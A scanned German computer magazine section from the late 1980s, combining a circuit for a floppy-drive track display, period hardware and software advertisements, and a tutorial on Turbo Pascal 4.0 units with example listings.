Die abgedruckte Schaltung ist für zwei Laufwerke ausgelegt, kann jedoch leicht auf ein Laufwerk reduziert oder auch erweitert werden. Pro Laufwerk benötigt man je zwei Dezimalzähler 74LS190, 7-Segment-Decoder CA3161 und LED-Anzeigen mit gemeinsamer Anode sowie ein Inverter-IC; daneben kommen noch ein paar ICs für allgemeine Verknüpfungen zum Einsatz. (Die 74er Bausteine dürfen selbstverständlich auch HCT-Typen sein.)

Alle Eingangssignale sind auf dem Floppy-Bus (Shugart-Bus) vorhanden; um sie dort abzugreifen, quetscht man am besten einen weiteren Stecker auf das Kabel. Lediglich die +5-V-Versorgungsspannung muß man anderswo abzweigen.

Die Zähler werden vom DIR-Signal auf Hoch- oder Herunterzählen geschaltet; ihr Takt kommt unmittelbar von der $\overline{\text{STEP}}$-Leitung. Die Select-Signale $\overline{\text{DS0}}$ und $\overline{\text{DS1}}$ gelangen zum einen auf die Freigabeeingänge der zugehörigen Einer-Zähler und zum anderen an die OR-Gatter, die das $\overline{\text{TRK00}}$-Signal an die jeweilige Inverter-Kette weitergeben. Diese Ketten bilden zusammen mit den nachgeschalteten NAND-Gattern eine Art Monoflops, deren Ausgangsimpulse die Zähler mit dem Wert 0 laden. So wird die Anzeige jedesmal, wenn der Schreib-/Lesekopf über Spur 0 steht, mit der tatsächlichen Kopfposition synchronisiert.

Auf die Zähler folgen die Decoder für die 7-Segment-Anzeigen. Dem Standard-Decoder 74LS47 habe ich den CA3161 vorgezogen, der zwar teurer ist, aber immerhin 28 Widerstände nebst erheblicher Lötarbeit einspart. Wen die dauernde Spuranzeige stört, der kann die gemeinsamen Anoden der 7-Segment-Anzeigen auch über einen Schalter an +5 V legen – die Funktion der übrigen Schaltung bleibt davon unbeeinträchtigt.


Problemchen

Das einzige Problem, das sich im Betrieb ergeben kann, ist, daß die Anzeige einmal nicht mit der Kopfposition übereinstimmt. Es kann zunächst dann auftreten, wenn der Rechner nach dem Einschalten noch keinen Zugriff auf das Laufwerk veranstaltet hat. Da er aber selber vor diesem Problem steht – der interne Spurzähler des Betriebssystems muß ebenfalls kalibriert werden –, steuert jeder Rechner beim ersten Zugriff auf ein Laufwerk erst die Spur 0 an und stellt damit auch die Anzeige richtig.


Anschließend kann nur noch eine Fehlbedienung die Spuranzeige stören. Beispielsweise in der Form, daß die Diskette nicht richtig eingelegt oder die Laufwerks'klappe' nicht geschlossen wurde. Sofern der Rechner im dem Fall überhaupt Step-Impulse an das Laufwerk ausgibt, gerät sein interner Spurzähler genauso aus dem Tritt, was das System zu neuerlichem Kalibrieren zwingt. Ähnliches gilt, wenn man beim Arbeiten mit einem Disk-Monitor oder ähnlichem versehentlich eine zu hohe Spurnummer angibt und die Laufwerksmechanik gegen den Anschlag läuft. Mit einem solchen Programm ist dann aber auch jederzeit das 'rettende' Ansteuern von Spur 0 möglich. (ja)

Literatur

W. Wagemuth/D. Grell, Anschluß gesucht, Floppy-Laufwerke zum Laufen gebracht – vom sogenannten Shugart-Bus und ähnlichen 'Standards', Kartei in c't 7/87



Pro Laufwerk zwei Dezimalzähler, zwei Decoder, zwei 7-Segment-Anzeigen und ein bißchen Signalaufbereitung – und Sie brauchen die aktuelle Kopfposition nur noch abzulesen.



Auch bei Software steckt der Teufel im Detail

Wir bieten Ihnen über 100 hervorragende Softwareprodukte an, bei denen selbst die Kleinigkeiten stimmen. Einige Beispiele:

Saywhat?!

- Bildschirm- und Programmgenerator mit Schnittstellen zu allen Hochsprachen.
- Saywhat?! erzeugt auf einfachste Weise moderne Lichtbalkenmenüs, die von jedem Programm angesprochen werden können.
- Saywhat?! spricht Deutsch. Sowohl die Software als auch das Handbuch sind vollständig übersetzt.

Das meint die Presse:
„Ich war schon in den ersten Minuten des Kennenlernens begeistert vom Können des Programms, der Einfachheit seiner Bedienung und den daraus sehr schnell resultierenden Ergebnissen."
(Pascal 11 '87)

Pdisk

- Schnelles Festplattenbackup und viele weitere nützliche Programme zur Festplattenverwaltung.
- Maximale Sicherheit von Backups durch automatische Erkennung von Diskettenfehlern und optionaler Verifizierung.
- Unglaublich flexible Arbeitsweise durch verschiedene Aufrufparameter.
- Arbeitet auch auf den neuen IBM-PS/2 - Modellen.

Das meint die Presse:
„Für wenig Geld bekommt man eine perfekt ausgedachte Software, die wirklich jeder brauchen kann."
(PC-Welt 11 '87)

SuperCopy


Das universelle Multiformatprogramm

- Liest, schreibt und formatiert über 300 Diskettenformate von mehr als 10 Betriebssystemen.
- Auch die tar-Formate von XENIX, SINIX, HP 3000 u.a. können gelesen und geschrieben werden.
- Jetzt auch mit einem Treiber für die neuen PS/2-Formate 720 KByte und 1,44 MByte.

Das meint die Presse:
Sie schreibt nicht nur darüber, sie nutzt es! SuperCopy wird vom DMV-Verlag und dem Heise-Verlag für den Programmservice benutzt.

ComFood
Software GmbH

Am Rohrbusch 79, 4400 Münster, Tel. 0 25 34 / 70 93



Fein verteilt

Das Unit-Konzept unter Turbo-Pascal 4.0

Hans-Georg Schumann

Neben der völlig neu gestalteten Bedieneroberfläche – an die man sich jedoch schnell gewöhnt – bietet der neue Turbo-Pascal-Compiler auch inhaltlich einiges Neues. Die Beschränkung auf 64 KByte Programmgröße ist dank eines neuen Konzepts endlich aufgehoben. Doch dadurch ändern sich für den Programmierer die gewohnten Abläufe.

Wer bisher intensiv und mit Erfolg in Turbo-Pascal 3.0 programmiert hat, versucht natürlich als erstes, seine alten Programme auf den neuen Compiler zu übertragen. An die neue Umgebung gewöhnt man sich schnell, doch schon beim ersten Versuch, ein altes Programm unter Turbo-Pascal 4.0 zu starten, beendet meistens eine Fehlermeldung die gute Laune: 'Unknown identifier'. Der Cursor lauert beispielsweise beim ersten 'ClrScr', und der Programmierer reagiert mit Kopfschütteln: Vorher war alles in Ordnung, das Programm lief mit der Version 3.0 noch tadellos. Was hat der neue Turbo-Compiler bloß an dem Wörtchen 'ClrScr' auszusetzen?

Es ist ihm tatsächlich unbekannt. Und es gibt noch einige Wörter (GotoXY, KeyPressed, Sound, Delay . . .), die in der neuen Turbo-Version 4.0 nicht mehr akzeptiert werden – jedenfalls nicht so, wie gewohnt. Diese und eine Anzahl weiterer Wörter (Variablen, Prozeduren, Funktionen) befinden sich nämlich nicht mehr in der Standard-Bibliothek, sondern in einer sogenannten Unit.

Unit contra Include

Unit heißt zu deutsch soviel wie Einheit oder Element. In Turbo-Pascal 4.0 darf sich ein Programm aus (beliebig vielen) Units zusammensetzen. Das bedeutet, daß Sie ein Programm in nen, um es überschaubarer und flexibler zu gestalten. Das klingt ein bißchen nach 'INCLUDE'-Dateien, hat aber nicht sehr viel damit zu tun. Der Unterschied wird im direkten Vergleich deutlich.

```
PROGRAM Include_Demo;

{$I Datei_1}
  {Vereinbarungen}

  BEGIN
    {Anweisungen}
  END.
```

Gerät der Turbo-Compiler bei der Übersetzung an einen $I-Befehl, so lädt er die entsprechende Datei, die als Quelltext vorliegen muß, von Diskette oder Platte und fügt sie an die Stelle im Gesamtprogramm ein, an der der $I-Befehl stand. Die gesamte Kompilation verläuft also im Grunde genommen nicht anders, als wenn der komplette Quelltext bereits im Speicher gestanden hätte.

```
USES Datei_1;
  {Vereinbarungen}

  BEGIN
    {Anweisungen}
  END.
```

Auch die mit Version 4.0 eingeführte Anweisung 'Uses' bewirkt, daß nach einer Datei mit entsprechendem Namen gesucht wird. Diese Datei ist jedoch bereits fertig kompiliert. Es wird also kein Quell-, sondern Objektcode eingebunden. Während Include-Dateien (als Quelltext) erst kompilierbar sind, wenn sie in einem Programm stehen, können Sie den Quelltext von Units separat vom Compiler in Maschinencode übersetzen lassen.

Eine Unit ähnelt in ihrem Aufbau sehr dem gewohnten (Haupt-)Programm. Wie dieses besteht sie aus einem Kopf und schließt mit 'END' und Punkt. Ebenso wie ein 'Program' erhält eine Unit ein eigenes, maximal 64 KByte großes Segment im Speicher. Da ein Hauptprogramm beliebig viele Units aufnehmen kann, wird seine Größe lediglich durch den Speicherplatz des PC begrenzt. Aber nicht nur innerhalb des Programmblocks, sondern auch in Units können Units (mit Uses) aufgerufen und damit eingebunden werden.

Zurück zur Anfangssituation: 'Unknown identifier' steht noch immer in einer der oberen Zeilen des Editor-Fensters. Fügt man am Anfang des Programmtextes im Vereinbarungsteil – direkt unter der Kopfzeile – die Anweisung

Uses Crt;

ein, dann dürfte dem neuen Turbo-Compiler der Befehl zum Löschen des Bildschirmes (ClrScr) kein Fremdwort mehr sein. Weitere Probleme bei der Anpassung von Turbo-3.0-Programmen lassen sich häufig durch die zusätzliche Einbindung zweier weiterer Units lösen: Turbo3 und (falls Grafikbefehle verwendet werden) Graph3. Hier muß man dann nur den Compiler-Befehl {$I Graph.P} durch die Anweisung 'Uses Crt, Graph3;' ersetzen.

Schon vorhanden

Sämtliche Standard-Units, die Turbo-Pascal 4.0 anbietet (außer der neuen Grafik-Unit), befinden sich in der Bibliotheksdatei 'Turbo.TPL' (Turbo-Pascal-Library). Diese wird mit der Turbo-Programmierumgebung in den Arbeitsspeicher des PC geladen. Bei einem Aufruf durch 'Uses' schaut der Compiler zuerst in dieser Library nach, ob es darin eine Unit mit entsprechendem Namen gibt.

C COMPILER

MI-C für CP/M, CP/M 86, MS-DOS

vereint hohen Bedienungskomfort mit hervorragender Leistung


- Vollständige Version mit 13stelliger BCD-Arithmetik für Gleitkommazahlen
- Erzeugt kurze und schnelle ROMfähige Programme
- Ausgabe im Assemblercode des Zielprozessors
- Kompatibel zu M80/L80 (Z80), MASM (8086) von Microsoft
- Fehlerverfolgung mittels Trace möglich
- Umfangreiche Bibliothek incl. math. Funktionen
- für MS-DOS/CP/M 86: 4 Speichermodelle + 8087 Unterstützung
- AMD 9511 Unterstützung erhältlich
- Unix-kompatibel
- Deutsche oder englische Version lieferbar
- 8"-/5,25"-/3,5"-/3"-Disk + deutsches Handbuch

MI-C für CP/M (Z80/8080)	445,— DM
MI-C für CP/M 86, MS-DOS	575,— DM
MI-C Crosscompiler (Ziel Z80/8080)	745,— DM
MI-C Crossassembler + Linker (Ziel Z80/8080)	645,— DM
MI-C Crosscompiler/Assembler (Ziel 8051)	1495,— DM
MI-C Crosscompiler/Assembler (Ziel 8096)	1495,— DM
MI-C Crossassembler (Ziel 68000/68010/68020)	795,— DM
MI-C Crossassembler (Ziel Z280)	795,— DM
Schnelle binäre 4 Byte Z80 Gleitkommabibliothek	798,— DM

Herbert Rose EDV, Bogenstraße 32, 4390 Gladbeck, Telefon (0 20 43) 2 49 12 oder 4 35 97

Vertrieb in Österreich:
Dr. Willibald Kraml, Microcomputer-Software, Degengasse 27/16, A-1160 Wien

Digitiser + Plotter = HPX-86



Typ	HPX-84-50	HPX-84-25	HPX-85	HPX-86	KPL-710
Stiftanzahl	1	1	1	1	6
Geschwindigkeit	70 mm/s	35 mm/s	100 mm/s	100 mm/s	300 mm/s
Auflösung	0,05 mm	0,025 mm	0,025 mm	0,025 mm	0,025 mm
Puffer	100 Byte	100 Byte	48 KByte	48 KByte	-
Zeichenfläche mm	290x390	290x390	290x390	290x390	280x385
Schnittstelle	Centronic	Centronic	Centronic	Centronic und V24	Centronic oder V24
Preis (Fertiggerät)	DM 1598,-	DM 1698,-	DM 1798,-	DM 2498,-	DM 2398,-
Preis (Bausatz)	DM 1398,-	DM 1498,-	DM 1598,-	DM 2298,-	

Achtung !!!
Der HPX-86 ist eine Kombination zwischen einem Plotter und einem Digitiser. Dabei ist der Preis geringer, als einzelne Plotter oder Digitiser anderer Hersteller.

Informationsmaterial von: Peter Habersetzer, Paradeisstraße 51, 8120 Weilheim, Tel 0881/1018

DaCom *ENTWICKLUNG UND PRODUKTION*

Carl Eggersweg 7 *2900 Oldenburg* *Tel. 04 41/88 29 45*

Produktion elektronischer Baugruppen — auch Sonderserien!

Unsere Leistung: von der Idee zum fertigen Produkt

Auf Wunsch auch Design von Gehäuse, Verpackung und Literatur.

DaCom *EDV-VERTRIEBSGESELLSCHAFT mbH*

Kapellenstraße 45A *6239 Kriftel/Ts.* *Tel. 0 61 92/2 77 37 + 2 77 81* *Btx über 27737*

Mieten — Leasen — Kaufen

Sensationell! DaCom X-Turbo 10 MHz, 1 LW 360 K, Mulit I/O 640-KB-RAM, 20-MB-Winchester, Monochrom-Grafikkarte oder Videokarte, Tastatur DM 2702,94

DaCom AT-04, *10 MHz, 1-MB-RAM, 40-MB-Platte* DM 4807,38

Festplatte *(10, 20, 30, 40, bis 170 MB)*

Leasing *von Tandon, Plantron, DaCom und anderen PC's schon ab monatlich* DM 79,90

256 K Speichererweiterungs-Set *für PC und AT (120 ns)* auf Anfrage

512 K Speichererweiterungs-Set *für AT (120 ns)* auf Anfrage

Flat screen
Superflacher Monochrommonitor ab DM 329,—

Multisync Monitor von NEC — Drucker — PC/XT/AT kompatible Karten. Achtung! Aktuelle Preise erfragen — 24 Stunden Auftragsdienst — ***Händleranfragen erwünscht***

Plantron **Altos** **Fujitsu** **NEC**

Wenn nicht, sucht er nach einer Datei mit der Endung '.TPU' (Turbo-Pascal-Unit).

Die Unit 'Graph' ist (noch) nicht in der Datei 'Turbo-TPL' untergebracht, sondern als Datei 'Graph.TPU' auf einer anderen Diskette, auf der Sie auch die nötigen Grafiktreiber (.BGI) finden. Auf der dritten Turbo-Diskette befinden sich diverse Dateien mit der Endung '.DOC', in denen sämtliche Konstanten und Variablen sowie Prozeduren und Funktionen der jeweiligen Units aufgelistet sind.

Die Bezeichner 'Interface' und 'Implementation' müssen in jeder Unit definiert sein. Man kann den Interface-Teil als Schnittstelle verstehen: Er enthält alles, was für die aufrufende Programm-Einheit von 'öffentlichem Interesse' ist. Hier wird nur deklariert, das heißt angekündigt. Der Implementations-Teil umfaßt dagegen den 'Privatbereich', der 'Außenstehende' nichts angeht. Auch hier können Konstanten und Variablen deklariert werden, die jedoch nur in dieser Unit zugänglich sind.

```
UNIT Name;

INTERFACE
{Hier können weitere UNITs mit
 USES eingebunden werden.
 Hier stehen alle Konstanten/
 Variablen/Typ-Vereinbarungen
 sowie die Köpfe von Prozeduren/
 Funktionen mit den vereinbarten
 Parameterlisten}

IMPLEMENTATION
{Hier werden alle oben aufge-
 führten Prozeduren/Funktionen
 definiert - die Angabe einer
 Parameterliste erübrigt sich}

{ BEGIN }
{Steht hier BEGIN, kann ein
 Initialisierungsteil folgen:
 Anweisungen/Zuordnungen, die
 im aufrufenden Hauptprogramm
 vor dessen Anweisungsteil
 ausgeführt werden!}

  END.
```

Den Quelltext der Implementations-Teile in den Standard-Units sucht man allerdings vergeblich in den '.DOC'-Dateien. Diese Teile existieren nur als Maschinencode in der Turbo-Library beziehungsweise der Datei 'Graph.TPU'.

Ein möglicher dritter Teil einer Unit beginnt mit der Bezeichnung 'Begin' und dient beispielsweise in der Unit 'Printer' dazu, den Drucker vorzubereiten, bevor das Hauptprogramm 'anläuft'. Denkbar ist auch, daß sämtliche Konstanten- und Variablen-Vereinbarungen eines Programmes in einer Unit zusammengefaßt sind und in einem Init-Teil (zwischen 'Begin' und dem die Unit abschließenden 'End.') Startwerte erhalten.

Beispiel-Unit

Um das Ganze noch etwas durchsichtiger zu machen, zeigen die Listings 'Utility' und 'Util_Test' die Entstehung einer Unit anhand einer Prozedur zum Vertauschen zweier Wörter oder Sätze und einer Funktion zur Umwandlung in Großbuchstaben unter Berücksichtigung der deutschen Umlaute. Beide Unterprogramme kommen in eine 'Utility'-Unit.

Ehemaligen Turbo-3.0-Programmierern fällt beim Betrachten des Listings sofort eine Annehmlichkeit auf: Mit 'String' vereinbart man Zeichenketten variabler Länge bis zu maximal 255 Zeichen. Bei der Parametervereinbarung kann man 'String' nunmehr direkt als Typ einsetzen – bisher ging das nur über eine vorherige Typ-Vereinbarung.

Wenn Sie das Beispiel praktisch nachvollziehen wollen, dann kompilieren Sie die Unit 'Utility' gleich auf Diskette. Nach erfolgreichem Übersetzen gibt es eine Objektcode-Datei namens 'Utility.TPU', falls die Quelldatei vorher 'Utility.PAS' hieß. Mit Hilfe des kleinen Testprogramms 'Util_Test' kann man die Funktionstüchtigkeit der Unit überprüfen:

```
PROGRAM Util_Test;

USES Crt, Utility;

VAR
  Wort1, Wort2,
  Umlaut : String;

BEGIN
  ClrScr;
  ReadLn(Wort1);
  ReadLn(Wort2);
  WriteLn(Wort1 + Wort2);
  tausche(Wort1, Wort2);
  WriteLn(Wort1 + Wort2);
  Write('Wort mit Umlaut:');
  ReadLn(Umlaut);
  Umlaut := Upper(Umlaut);
  WriteLn(Umlaut)
END.
```

Die erste Zeile des Vereinbarungsteiles sorgt für das Einbinden der Units 'Crt' und 'Utility' ins Gesamtprogramm. Ein Programmlauf bestätigt, daß alles nach Wunsch abläuft. Übrigens müssen Sie auch in Units nicht auf External- oder Inline-Prozeduren verzichten. Mit 'Forward' allerdings sollten Sie eine Unit nicht belasten – wozu auch?

```
UNIT Cursor;

INTERFACE

  Procedure Curs_Off;
  INLINE
  ($b4/$01/$b9/$2000/$cd/$10);

  Procedure Curs_On;
  INLINE
  ($b4/$01/$b9/$0c0d/$cd/$10);

IMPLEMENTATION
END.
```

Ein weiteres Beispiel zeigt eine Unit mit Inline-Vereinbarungen. Damit können Sie den Cursor löschen oder sichtbar machen. Die komplette Vereinbarung befindet sich im Interface-Teil, wogegen der Implementations-Teil völlig leer ist.

Angenommen, die gleichen Routinen würden bereits (mit einem Assembler in ein Maschinenprogramm übertragen) in der Datei 'Curs.OBJ' auf Diskette vorliegen, dann sähe die Unit 'Cursor' so aus:

```
UNIT Cursor;

INTERFACE

  Procedure Curs_Off;
  Procedure Curs_On;

IMPLEMENTATION

  {$L Curs}

  Procedure Curs_Off; EXTERNAL;
  Procedure Curs_On;  EXTERNAL;

END.
```

Die Option $L weist den integrierten Turbo-Linker an, eine Objektcode-Datei mit Namen 'Curs.OBJ' in die Unit 'Cursor' einzubinden. Falls Sie an externe Prozeduren Parameter übergeben wollen, müssen Sie diese im Interface-Teil aufführen.

Doppelt vorhanden

Bei größeren Projekten mit einer Vielzahl von Units kann es schon mal passieren, daß Namen von Konstanten, Variablen, Prozeduren oder Funktionen mehrfach vorkommen. Dabei auftretende Kollisionen lassen sich jedoch vermeiden, wenn man weiß, daß man in der neuen Turbo-Version auch sogenannte qualifizierte Bezeichner verwenden kann, die in ihrem Namen einen Hinweis auf die Zugehörigkeit zu einer bestimmten Unit tragen.

Wenn Sie im Umgang mit dem Datentyp 'Record' geübt sind, wird Ihnen die folgende Schreibweise nicht ungewöhnlich vorkommen:

```
PROGRAM Hallo;
  BEGIN
    System.WriteLn ('Hallo')
  END.
```

Weil die Prozedur 'WriteLn' Bestandteil der Standard-Unit 'System' ist, kann sie auch mit ihrem vollen Namen aufgerufen werden. Dadurch wäre es zum Beispiel möglich, eine eigene gleichnamige Prozedur 'WriteLn' zu vereinbaren und beide aufzurufen, ohne daß es zu Konflikten kommt.

```
PROGRAM Kollisions_Test;

USES Crt;
  {Vereinbarungen}

  PROCEDURE ClrScr(X,Y:Byte);
    VAR
      Zeile : Byte;
```

```
UNIT Utility;

INTERFACE        {Deklaration der Verfahren}

  Procedure tausche (VAR Wort1, Wort2 : String);
  Function  Upper    (Wort : String)    : String;

IMPLEMENTATION {Definition der Verfahren}

  PROCEDURE tausche;
  VAR
    ZwischenLager : String;

  BEGIN
    ZwischenLager := Wort1;
    Wort1         := Wort2;
    Wort2         := ZwischenLager
  END;
```

```
  FUNCTION Upper;
  VAR
    Stelle : Byte;

  BEGIN
    For Stelle := 1 To Length (Wort) Do
    Begin
      Case Wort[Stelle] Of
        'ä' : Wort[Stelle] := 'Ä';
        'ö' : Wort[Stelle] := 'Ö';
        'ü' : Wort[Stelle] := 'Ü';
        Else  Wort[Stelle] := UpCase (Wort[Stelle])
      End
    End;
    Upper := Wort
  END;

END. {Utility}
```

```
  BEGIN
    For Zeile := 1 To 25 Do
      Begin
      GotoXY  (1,Zeile);
      WriteLn (' ':80)
      End;
    GotoXY (X,Y)
  END;

BEGIN
  {Anweisungen}
  ClrScr (40,12);
  {Anweisungen}
  Crt.ClrScr
END.
```

Wird im Programm 'Kollisions_Test' die Prozedur 'ClrScr' aufgerufen, so erinnert sich der Compiler zuerst an die soeben (im Vereinbarungsteil des Programmes) erlernte neue Anweisung. Diese hat nun trotz der Einbindung der Unit 'Crt' Vorrang vor der 'alten' Prozedur. Sie können das überprüfen, indem Sie die Klammern mit der Parameterliste weglassen: Das führt zu einer Fehlermeldung, denn gültig ist die aktuelle Vereinbarung im Programm.

Wollen Sie die ursprüngliche Fassung 'ClrScr' weiter verwenden, so müssen Sie hier den 'Vornamen' mit angeben: 'Crt.ClrScr'. Übernehmen Sie Ihre selbstgestrickte Löschprozedur in eine Unit und binden diese über Uses ein, dann muß nun auch Ihr 'ClrScr' einen Vornamen haben, falls die Unit 'Crt' ebenfalls eingebunden wurde, damit es nicht zu Verwechslungen kommt.

Unit-Verwaltung

Nachdem man sich einige Units mit einem ansehnlichen Schatz an Nützlichkeiten zusammengebastelt hat, kommt möglicherweise der Wunsch auf, die Units in die Turbo-Bibliothek zu integrieren. Da sich diese Datei (Turbo.TPL) ständig im Arbeitsspeicher befindet, kann der Compiler eine Unit in dieser Library schnell finden. Zur Verwaltung der Turbo-Pascal-Unit gehört zum Lieferumfang des Compilers das Programm 'TPUmover.EXE'. Vorausgesetzt, es befinden sich alle drei Dateien auf einer Diskette, können Sie das Programm aus der DOS-Ebene mit

tpumover Turbo utility

starten. Ansonsten rufen Sie nur 'tpumover' auf: Der 'TPU-Mover' versucht dann 'Turbo.TPL' zu laden. Befindet sich diese Datei nicht auf der Diskette, so wird über eine kleine Eingabebox ein neuer Name angefordert. Nach dem Start erscheinen zwei Fenster, von denen das linke aktiviert ist. Dort sind sämtliche Units der Turbo-Library aufgelistet. Im rechten steht in diesem Beispiel das Utility-Unit.

